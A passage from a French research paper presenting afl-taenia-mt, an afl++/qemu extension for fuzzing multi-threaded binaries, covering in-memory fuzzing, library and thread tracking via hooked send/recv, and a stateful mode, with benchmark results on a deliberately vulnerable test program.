Afl ajoute des sondes dans le langage intermédiaire pour chaque bloc de base de la cible, ce qui lui permet d'identifier les blocs pris par une exécution. La figure 1 illustre ce mécanisme. Deux entrées différentes sont fournies successivement au même binaire. Elles mènent à l'exécution de blocs de base différents. Au final, afl est capable de déterminer, que les entrées ont mené à des chemins différents dans le graphe de flot de contrôle. Elles seront donc toutes deux sauvegardées.

Ainsi afl trace les transitions entre les blocs de base rencontrées lors de l'exécution d'une entrée. Un chemin est alors un ensemble de transitions




Fig. 1. Illustration du calcul d'empreinte pour les transitions rencontrées par afl

non ordonné. Cela permet d'avoir une métrique de couverture de code. Son but est de découvrir de nouveaux chemins augmentant cette couverture.

1.3 Absence de suivi intelligent des threads

Commé évoqué précédemment, afl reconstruit un chemin à partir d'un ensemble non ordonné de transitions. Malheureusement, il n'a pas la connaissance du thread qui exécute le bloc de base courant. Lorsque deux threads s'exécutent en parallèle, ils exécutent simultanément deux chemins différents au niveau du processeur. Afl trace un mélange de ces deux chemins selon l'ordre d'exécution des blocs de base.

Ainsi, les chemins tracés ne sont pas pertinents. Afl sauvegarde des entrées inutiles et a donc des difficultés à progresser dans le parcours du graphe de flot de contrôle.

Pour la même raison, les threads inutiles engendreront des chemins qui n'ont pas de lien avec l'entrée afl et viendront donc polluer les chemins légitimes.

Pour illustrer ce problème, nous avons développé un programme de test en C intégrant des vulnérabilités. L'architecture de ce programme de test est composée comme suit :

— Un thread "Main" qui lance tous les autres threads.
— Un thread "Broker" qui écoute sur le réseau et stocke les entrées reçues dans une file d'attente.
— Un thread "Parser" qui traite les données situées dans la file d'attente.
— Un thread inutile qui fait simplement du bruit.

Les vulnérabilités sont implémentées dans le thread "Parser" et comprennent :

— Un *crash* (un appel à *abort()*).
— Une boucle sans fin (un while(true)).
— Un *crash* pouvant être déclenché par une série de deux messages (non nécessairement successifs), nommé '*crash stateful*'.

La figure 2 montre une séquence d'exécution normale de cette architecture, puis la figure 3 montre ce qu'afl trace et en déduit.




Fig. 2. Séquence d'exécution d'une architecture multi-thread

Afl n'a pas connaissance des threads, il considère donc que tout fait partie du même thread et assemble donc les blocs de base appartenant à plusieurs threads. Selon le comportement des threads 'inutiles', cela peut amener la même entrée à générer des chemins différents dans le binaire. Ainsi afl trouve de nouveaux chemins virtuels à chaque exécution et est donc incapable de progresser.




Fig. 3. Compréhension par afl de cette architecture

1.4 Illustration de l'impact sur les performances du *fuzzing*

L'architecture précédente a été dérivée en deux variantes :

— Variante multi-threadée : l'entrée est récupérée par le Broker, tous les threads présentés précédemment coexistent.

— Variante simplifiée : l'entrée est récupérée par le Parser. Le Broker et le thread inutile n'existent pas.

Pour illustrer l'impact sur les performances du *fuzzing*, nous lançons afl++ sur chacune de ces variantes. Le programme cible est simple, cinq minutes de *fuzzing* suffisent à le couvrir et le résultat est déterministe.

La figure 4 montre les résultats de ce *fuzzing* sur la variante simplifiée. Nous observons que le graphe de flot de contrôle a été majoritairement parcouru (il y a une vingtaine de chemins possibles), et que le *crash* simple et le *hang* ont été trouvés.[1]

La figure 5 montre les résultats d'une heure de *fuzzing* sur la variante multi-threadée. Aucun *crash*, ni *hang* n'a été trouvé. Afl affirme avoir trouvé de nombreux chemins (plus qu'il n'y en a réellement dans le binaire), en réalité la fonction de parsing n'a été explorée que superficiellement. Ces chemins sont des mélanges des transitions des threads utiles et du thread inutile. L'information se retrouve au niveau de la stabilité vue par afl. Lorsqu'afl trouve un nouveau chemin avec une entrée donnée, il réexécute automatiquement le binaire avec cette entrée et, s'il obtient le même chemin, l'entrée est dite stable, sinon, l'entrée est dite instable. Cette stabilité de 66,20% souligne donc parfaitement notre problème.

1. L'auteur d'afl explique les différents champs de cet écran de statut sur son site [5].




Fig. 4. Performances d'afl sur notre exemple en variante simplifiée

Il faut noter également que le changement de variante de la cible entraîne une baisse de vitesse de *fuzzing*, principalement due au redémarrage de la cible à chaque itération.[2] Mais cela n'empêche pas le *fuzzer* de trouver presque trois fois plus de chemins dans le même binaire.

2 afl-taenia-mt

Notre solution se base sur afl++ version 2.54d et ajoute les fonctionnalités suivantes :

1. *Fuzzing* en mémoire.
2. Suivi des bibliothèques externes.
3. Suivi de thread.
4. Mode *stateful*.
5. Fonctionnalité de rejeu.

2. C'est pourquoi nous avons lancé ce *fuzzing* sur une durée plus longue, il faut observer que dans tous les cas, aucun nouveau chemin n'avait été trouvé depuis plusieurs minutes.




Fig. 5. Performances d'afl sur notre exemple en variante multi-threadée

2.1 Architecture

Notre solution entraîne des modifications dans l'architecture d'afl-qemu qu'il est nécessaire d'expliquer pour la suite de l'article.

Architecture d'afl avec qemu L'ensemble afl-qemu se décompose en plusieurs processus :

— afl gère l'intelligence du *fuzzing*, il fournit des entrées à partir des retours d'exécution et des transitions rencontrées.

— Le *forkserver* fait le lien entre afl et la cible instrumentée. Il redémarre cette dernière à chaque itération.

— Le processus fils de qemu, qui est créé par le *forkserver*, exécute par émulation la cible et renvoie le code de retour et les instructions rencontrées.

La figure 6 résume les interactions entre ces processus.

Architecture d'afl-taenia-mt avec qemu afl-taenia-mt injecte sa bibliothèque libtaenia dans le processus cible émulé par qemu.[3] Un canal de communication entre cette bibliothèque et les deux entités qemu est égale-

3. Elle n'est pas injectée dans le processus qemu.




Fig. 6. Architecture d'afl

ment ajouté de façon à échanger les données relatives au fonctionnement d'afl-taenia-mt.

Le *forkserver* a été intégralement réécrit pour nos besoins. Le code du fils qemu a été modifié de façon à prendre en compte l'identifiant du thread courant, le code des bibliothèques externes et à pouvoir communiquer avec le nouveau forkserver. Le code d'afl++ a été légèrement modifié pour des raisons de débogage décrites ultérieurement.

La figure 7 présente ces modifications.

Libtaenia exécute un thread dédié à nos besoins. Pour cela, nous hookons une fonction importée et exécutée à un moment intéressant par le processus cible, idéalement à la fin de son initialisation. Pour ce faire, nous avons utilisé le mécanisme LD_PRELOAD (voir paragraphe 2.3).

Nous avons configuré afl de façon à envoyer ses entrées *fuzzées* dans un fichier en ram. Ce fichier est lu par le thread libtaenia qui exécute alors la fonction cible avec l'entrée issue de ce fichier. Qemu effectue ses retours vers afl comme lors d'un fonctionnement standard. Un espace mémoire est partagé entre les processus qemu père et fils.[4] Cet espace sert à échanger les données de configuration et de travail des options avancées qui seront détaillées ultérieurement.

4. Attention, ces processus peuvent fonctionner avec des architectures différentes. Il est donc important que la structure de cette mémoire soit indépendante de l'architecture.




Fig. 7. Architecture d'afl-taenia-mt

Décomposition Le tableau 1 fait le lien entre les fonctionnalités et les éléments associés dans notre solution. Un fichier de configuration est utilisé

Fonctionnalité	patch d'afl++	patch du forkserver	patch de qemu fils	libtaenia	hooks	Archivage des paquets
Fuzzing en mémoire		x		x		
Mode stateful		x		x		x
Suivi de bib. externes			x	x		
Rejeu		x		x		x
Suivi de threads		x	x	x	x	
Suivi de blocs	x		x			

Tableau 1. Décomposition de l'architecture de la solution

pour configurer l'ensemble de ces mécanismes. Ces fonctionnalités seront décrites dans ce qui suit.

2.2 *Fuzzing* en mémoire

Afl ne peut *fuzzer* que des entrées explicites de la cible (stdin, fichier, ligne de commande). Pour *fuzzer* une fonction précise, il est ainsi nécessaire d'exécuter tout le code précédant un appel à cette fonction.

Pour pouvoir directement *fuzzer* des fonctions internes, identifiées comme intéressantes par rétro-ingéniérie, nous utilisons notre bibliothèque injectée libtaenia que nous exécutons dans un thread dédié. Ce dernier exécute en boucle les instructions suivantes : attendre une entrée d'afl, puis exécuter la fonction cible avec l'entrée reçue passée en paramètre.

La fonction cible est fournie à libtaenia par l'utilisateur par le biais du fichier de configuration, sous la forme de son symbole ou de son adresse.

Cela nécessite néanmoins que la fonction cible ait des paramètres simples, aisément rejouables, dont un buffer.

***Fuzzing* sans redémarrage** Dans son fonctionnement standard, afl redémarre le programme cible après chaque entrée fournie. Lorsqu'il utilise le forkserver, ce qui est le cas lorsqu'il est utilisé avec qemu, afl fait un *snapshot* du binaire cible sur son point d'entrée. Pour redémarrer le programme, il reprend ce *snapshot* (*fork*).

Lorsqu'il s'agit de *fuzzer* un processus dans un contexte dans lequel les processus sont interdépendants et communicants, cette méthode atteint ses limites. L'écosystème risque de ne pas supporter qu'un de ses processus soit redémarré continuellement, même après sa phase d'initialisation. Par exemple, un autre processus peut envoyer des *heartbeats* régulièrement au processus cible et les processus peuvent dépendre les uns des autres.

Le *fuzzing* en mémoire permet de résoudre ce problème. Une fois le processus cible initialisé, le thread dédié à libtaenia exécute la fonction cible en boucle comme décrit précédemment. Pendant ce temps, les autres threads de la cible sont libres de continuer à échanger avec le reste de l'architecture, assurant la stabilité de l'ensemble.

Cela permet de gagner en vitesse de *fuzzing* par rapport au mode standard d'afl : il n'est plus nécessaire de redémarrer la cible à chaque exécution.

A noter : afl++ permet (option "forkserver décalé") de décaler l'adresse du *snapshot* précédement évoqué. Ainsi, il est possible de relancer le programme après une phase de réinitialisation longue et inutile pour le *fuzzing*, nous permettant donc de gagner en vitesse de *fuzzing*.

Dans le cas où la fonction cible impacte l'état global du processus, *fuzzer* en continu modifie cet état au fur et à mesure de la session, ce qui permet d'atteindre du code qu'afl ne peut pas atteindre nativement.

Cependant, cela a également un inconvénient : l'état étant modifié au fur et à mesure, les corruptions s'accumulent et peuvent mener à une instabilité de la cible, voire de l'écosystème.

Suivi des bibliothèques externes La fonction ciblée peut se situer dans une bibliothèque externe. Dans son fonctionnement classique, afl ne suit pas le code situé en dehors du binaire cible. Il est possible de le modifier assez simplement pour qu'il adopte le comportement opposé, à savoir qu'il suive tout le code exécuté, et donc toutes les bibliothèques importées. Ce n'est cependant pas toujours intéressant, en particulier dans le cas de la libc. Par ailleurs, il ne permet pas de disposer d'assez d'informations sur la cartographie en mémoire de ces bibliothèques pour être en mesure de sélectionner les bibliothèques à suivre.

Puisque nous disposons de libtaenia dans la mémoire du processus, nous sommes en revanche en mesure d'obtenir cette information. Nous avons donc rajouté une fonctionnalité de suivi du code des bibliothèques externes, qui fonctionne comme suit :

— L'utilisateur fournit, via un fichier de configuration, un ensemble de bibliothèques l'intéressant.
— Libtaenia, étant dans le processus cible, récupère la cartographie mémoire de ces bibliothèques.
— Il informe ensuite afl-qemu des segments mémoires contenant le code des bibliothèques suivies.
— Lorsqu'une sonde est déclenchée, le code de qemu fils patché par nos soins vérifie que l'adresse courante est située dans un des segments suivis avant de marquer le chemin.

Du point de vue d'afl, le code des bibliothèques suivies devient alors indissociable du code du binaire.

2.3 Suivi de threads

Notre objectif est que les sondes de Qemu ne se déclenchent que lorsqu'elles sont rencontrées par des threads "utiles". Pour cela, nous marquons comme *suivis* les threads manipulants des données issues de celle fournie par afl. Ainsi les blocs de base exécutés par les threads qui ne touchent pas cette entrée ne sont pas considérés.

Propagation Pour propager l'attribut *suivi* parmi les threads, nous utilisons les données échangées entre les threads comme marqueurs de contamination. Pour ce faire, nous modifions les fonctions de communication inter-threads participant au transfert des données issues des entrées. Ces fonctions sont de deux types :

— *recv()* : le thread exécutant cette fonction reçoit (ou lit en mémoire) une donnée en provenance d'un autre thread.

— *send()* : le thread exécutant cette fonction envoie (ou écrit en mémoire) une donnée vers un autre thread.

Le *suivi* commence avec le thread de libtaenia qui fournit la donnée initiale. Il est donc *suivi* par défaut. Ensuite, lorsqu'un thread envoie (écrit) une donnée :

— Si le thread est *suivi*, la donnée devient *suivie*. Cette donnée peut être la donnée d'origine ou une dérivation de celle-ci.

Inversement, lorsqu'un thread reçoit (lit) une donnée :

— Si la donnée est *suivie*, la donnée devient *non suivie*, le thread devient *suivi*. La donnée est consommée par le thread (voir les hypothèses).

— Si la donnée est *non suivie*, le thread devient *non suivi*. Nous considérons que le thread travaille sur des données ne nous intéressant pas.

Nous avons fait deux hypothèses qui explique la propagation précédente :

— Une donnée ne peut être lue qu'une seule fois. Cela permet d'éviter une explosion de la pile des données à suivre.

— Lorsqu'un thread lit une nouvelle donnée, nous considérons qu'il a fini de traiter la donnée précédente. Cela permet d'obtenir une condition de fin à notre suivi de chemin.

Cette condition de fin est essentielle. Libtaenia attend qu'il n'y ait plus ni donnée, ni thread suivi avant de demander à afl une nouvelle donnée. Sans cette condition, nous serions forcés d'utiliser un minteur, ce qui ruinerait la vitesse de *fuzzing*.

Pour réaliser ces hypothèses, il faut *hooker* de manière très précise les fonctions *recv()* et *send()* impliquées dans les communications inter-thread. En effet, si une fonction *recv()* est oubliée, l'algorithme ne finira pas ; si une fonction *send()* est oubliée, la surface d'attaque en sera réduite.

La figure 8 présente en vert le code suivi par afl-taenia-mt dans une architecture composée de plusieurs threads : l'appel par le thread libtaenia de la fonction cible (*send()*), puis le traitement par le thread Parser.[5] Une fois l'entrée entièrement traitée, libtaenia reprend la main et envoie une nouvelle entrée. Nous observons que le code suivi est épuré des blocs inintéressants.[6]

5. Pour éviter les interférences, le code propre à libtaenia n'est pas suivi grâce au mécanisme permettant de suivre (ou non) le code des bibliothèques externes, cela n'est pas représenté sur cette figure.

6. Le code du Broker n'est pas suivi, son comportement est contourné par l'appel direct depuis libtaenia.




Fig. 8. Séquence d'exécution d'afl-taenia-mt avec suivi de thread

Hooks La propagation décrite précédemment nécessite d'instrumenter les fonctions *send()* et *recv()* qui permettent d'échanger des données intéressantes entre plusieurs threads. Pour cela nous utilisons le fait que la libtaenia soit pré-chargée dans le binaire cible pour *hooker* ces fonctions.

Nous souhaitons *hooker* à un endroit où la donnée est récupérable, soit dans une fonction dédiée de l'API, soit autour d'un memcpy() ou d'un socket.read() qui manipuleraient cette donnée.

Nous utilisons dans notre code plusieurs types de *hooks* selon la situation.

Hook par saut L'objectif est d'ajouter l'exécution d'un ensemble d'instructions à un endroit arbitraire du binaire cible. Pour ce faire, en supposant que l'emplacement idéal ait été identifié, on écrase quelques instructions à cet endroit par un saut vers notre code. Il faut prévoir de réécrire les octets écrasés dans notre fonction *hook()* afin de ne pas corrompre la fonction initiale. Enfin, une fois notre code exécuté, nous sautons vers le binaire cible juste après le saut initial.

Dans le cas général, nous sautons au début de la fonction, pour y exécuter notre *hook*. Éventuellement, nous en profitons pour écraser l'adresse de retour de cette fonction, pour exécuter du code à la fin.

La figure 9 schématise cela pour une architecture x86.

Il est également possible de hooker au milieu d'une fonction, sur une instruction particulière (par exemple le *mov* d'une donnée intéressante).




Fig. 9. Hook par jmp de la fonction *send()*

Cela nécessite cependant d'être très précis, de sauvegarder puis restaurer intégralement le contexte original.

Hook par call L'objectif est de remplacer l'exécution d'une fonction du binaire cible par une fonction de libtaenia. Pour cela, en supposant que la fonction idéale ait été identifiée, on écrase l'adresse de cette fonction avec l'adresse d'une de nos fonctions. Cette dernière effectue le traitement que nous souhaitons et appellera la fonction initiale. Le retour est assuré par le ret. La figure 10 schématise cela pour une architecture x86.




Fig. 10. Hook par call de la fonction *send()*

Hook par LD_PRELOAD L'objectif est de remplacer une fonction importée par une de nos fonctions. Le mécanisme LD_PRELOAD du linker dynamique de Linux permet de le faire simplement. La différence avec le *hook* par appel de fonction réside dans le fait que ce dernier modifie un

seul appel de fonction précis alors que LD_PRELOAD écrase la fonction dans la table d'import, donc pour tous les appels.

Appels indirects Notre solution nécessite une fonction avec une signature simple et contenant un buffer dans lequel nous placerons nos données. Cela n'est malheureusement pas toujours le cas, il peut arriver que le traitement se fasse sans fonction explicite.

Considérons par exemple le code suivant :

```
while (1) {
    recvfrom(sockfd, buf, len, flags);
    /* Fait des trucs */
}
```

Notre solution face à ce problème est d'écraser la fonction *recvfrom* par une fonction qui attend une entrée d'afl-taenia-mt, la copie dans le buffer buf et termine.




Fig. 11. Illustration de l'appel indirect

Illustration de l'impact sur les performances du *fuzzing* Nous reprenons l'exemple précédent dans son architecture de base. afl-taenia-mt permet de *fuzzer* en mémoire, nous *fuzzons* donc directement la fonction de réception du Broker (qui pourrait être appelée depuis le réseau, la ligne de commande, . . .).

La figure 12 montre les résultats de cette opération. Nous retrouvons des performances similaires à celle de la figure 4. Un nombre équivalent de chemins a été parcouru. Le nombre d'exécutions est également équivalent,

grâce au fonctionnement en mémoire. Cependant, ici le *crash stateful* a été trouvé car afl-taenia-mt ne relance pas la cible à chaque exécution.

La stabilité n'est pas de 100% car le dernier chemin (qui est *stateful*) n'est pas retrouvé lorsque l'entrée associée est rejouée, car celle-ci est rejouée après le *crash* et donc le processus n'est plus dans le bon état.

```
          american fuzzy lop ++2.54d (smart_sample) [explore] {0}
┌─ process timing ─────────────────────────────────────┬─ overall results ──┐
│        run time : 0 days, 0 hrs, 4 min, 55 sec        │  cycles done : 26  │
│   last new path : 0 days, 0 hrs, 4 min, 31 sec        │  total paths : 18  │
│ last uniq crash : 0 days, 0 hrs, 4 min, 29 sec        │ uniq crashes : 2   │
│  last uniq hang : 0 days, 0 hrs, 4 min, 33 sec        │   uniq hangs : 1   │
├─ cycle progress ───────────────┬─ map coverage ─┴────────────────────┤
│  now processing : 17.26 (94.4%) │    map density : 0.04% / 0.10%      │
│ paths timed out : 0 (0.00%)     │ count coverage : 1.00 bits/tuple    │
├─ stage progress ───────────────┼─ findings in depth ─────────────────┤
│  now trying : splice 14         │ favored paths : 18 (100.00%)        │
│ stage execs : 75/144 (52.08%)   │  new edges on : 18 (100.00%)        │
│ total execs : 1.09M             │ total crashes : 3 (2 unique)        │
│  exec speed : 3742/sec          │  total tmouts : 4 (1 unique)        │
├─ fuzzing strategy yields ──────┴───────────────┬─ path geometry ────┤
│   bit flips : 0/1528, 2/1510, 1/1474            │    levels : 10     │
│  byte flips : 0/191, 0/173, 0/137               │   pending : 0      │
│ arithmetics : 16/10.7k, 0/429, 0/0              │  pend fav : 0      │
│  known ints : 0/1159, 0/4844, 0/6028            │ own finds : 17     │
│  dictionary : 0/0, 0/0, 0/16                    │  imported : n/a    │
│havoc/custom : 0/467k, 0/594k, 0/0, 0/0          │ stability : 94.03% │
│        trim : 3.54%/36, 0.00%                   ├────────────────────┘
```

Fig. 12. Performances d'afl-taenia-mt sur une architecture multi-threadée

2.4 Mode *stateful*

Dans son fonctionnement normal, afl ne sauvegarde que l'entrée qu'il identifie comme responsable d'un comportement intéressant (*hang* ou *crash*). Comme nous l'avons vu, lors du *fuzzing* depuis la mémoire, un *crash* peut survenir du fait de la combinaison de plusieurs entrées. Le risque est donc d'obtenir un *crash*, mais pas toutes les entrées nécessaires pour le rejouer.

